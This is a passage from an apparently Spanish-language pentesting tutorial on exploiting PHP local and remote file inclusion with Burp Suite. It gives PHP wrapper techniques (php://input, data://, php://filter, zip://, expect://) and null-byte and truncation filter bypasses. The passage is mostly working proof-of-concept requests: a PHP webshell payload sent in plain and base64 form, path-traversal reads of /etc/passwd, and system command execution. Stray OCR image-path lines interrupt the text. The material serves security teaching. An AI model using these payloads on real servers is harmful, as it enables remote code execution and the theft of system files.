allow_url_include=On
```

Por defecto algunas directivas están desactivadas (Off) para evitar problemas de seguridad, para efectos de realizar nuestras pruebas de penetración[7], necesitamos tener ambas activadas (On).


---

[7]*Una prueba de penetración, o **pentest**, es un ataque a un sistema informático con la intención de encontrar las debilidades de seguridad y todo lo que podría tener acceso a ella, su funcionalidad y datos.*


Proceso de ataque mediante Burp Suite

Después de haber interceptado los datos con la herramienta Proxy, vamos a modificarlos.

Send to Repeater (Ctrl + R)



Herramienta Repeater



De esta forma vamos a poder realizar PoC's repitiendo esta misma consulta al servidor.

TÉCNICAS DE ATAQUE

PHP Wrappers

PHP incorpora de serie wrappers para distintos protocolos tipo URL para trabajar junto con funciones del sistema de ficheros, como fopen(), copy(), file_exists() y filesize(). Además de estas envolturas, se pueden definir por el usuario utilizando la función stream_wrapper_register().

Pueden ser utilizados para eludir varios filtros de entrada.

php:input://

Permite ejecutar código PHP enviado mediante el método POST.

Sintaxis

script.php?**var**=*php://input*&**cmd**=[comando}


PoC

page.php?lang=*php://input*&**cmd**=ls

POST:


```
<?php echo system($_GET['cmd']); ?>
```

Modificación de la consulta




Click en Go!.


Versión → Raw



Versión → HTML



Versión → Render



Importante: Para efectos de éste paper siempre utilizaremos la versión ***Raw***.

php:data//

Permite enviar datos al servidor para que los ejecute.

Sintaxis

```
script.php?var=data://text/plain;base64,[base64encoded]&cmd=[command]
```

PoC

```
page.php?lang=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7Pz4&cmd=ls
```

Base64 encoded


```
PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7Pz4=
```

PHP Payload[8]


```
<?php system($_GET['cmd']);?>
```

[8] *Payload → Vector de Ataque*

Nueva consulta



Resultado → Raw




php://filter

Sintaxis

script.php?**var**=php://filter/convert.base64-encode/resource=[fichero][9]

PoC


page.php?**lang**=php://filter/convert.base64-encode/resource=../../../../../../etc/passwd




Obtenemos el fichero *passwd* en base64, damos click derecho y lo mandamos a la herramienta *Decoder*.

[9] *Base64 es un sistema de numeración posicional que usa 64 como base. Es la mayor potencia de dos que puede ser representada usando únicamente los caracteres imprimibles de ASCII. Lectura recomendada.*

Send to Decoder (Ctrl + R)



Herramienta Decoder



Decode as → Base64

Y vemos que el contenido es el fichero que queremos obtener, en este caso passwd.

Filter → Resource


Podemos utilizar el wrapper filter sin la codificación en base64, con Resource.

Sintaxis

script.php?**var**=php://filter/resource=[fichero]

PoC

page.php?**lang**=php://filter/resource=../../../../../../etc/passwd



zip://

El wrapper zip procesa ficheros zip alojados en el servidor permitiendo al pentester explotar esta vulnerabilidad habiendo sido ligada con un formulario de subida de archivos y explotarlo mediante el LFI/RFI.

Escenario de ataque:

1. Crea el fichero php que va a ser ejecutado.
2. Comprimir *.php* → *.zip.*
3. Sube el fichero comprimido *zip* al servidor.
4. Usa el wrapper zip para extraer el fichero php dentro del servidor.
5. Entrar al fichero php descomprimido.

PoC

```
?lang=zip://file.zip%23file
```

Si el servidor no renombra los ficheros a *.php* deberás hacerlo mediante alguna técnica de ejecución de comandos, como las que hemos estudiado previamente.

expect://

Permite la ejecución de comandos de sistema, desafortunadamente **el módulo expect no está habilitado por defecto.**

Sintaxis

```
script.php?var=expect://[comando]
```

PoC

```
page.php?lang=expect://ls
```

Null Byte Technique

El caracter nulo o null byte, es un caracter de control con el valor de 0, usualmente es representado como una secuencia de escape \0 en el código fuente dentro de secuencias de caracteres conocidos como string. De esta forma se evita los caracteres al final de la inyección.

Esta técnica se usaba para saltar los filtros de seguridad que algunos programadores implementan, el uso de **Null Byte Injection fue parcheado en PHP 5.3** y no puede ser usada más en los ataques LFI/RFI.

Sintaxis

script.php?**var**=*../../../../../etc/passwd****%00***

PoC

page.php?**lang**=*../../../../../etc/passwd%00*

Ejemplo → Null Byte Injection

```
$language = $_GET["language"] . ".php";
```

El programador se “asegura” que el archivo que va a incluir sea con extensión ***.php***, de este modo el atacante no podrá incluir ficheros sensibles o de configuración del sistema.

Truncation LFI Bypass

Es una técnica de evasión de filtros de blacklist inyectando parámetros largos en el mecanismo vulnerable de forma que *corte* el filtro en la inyección.

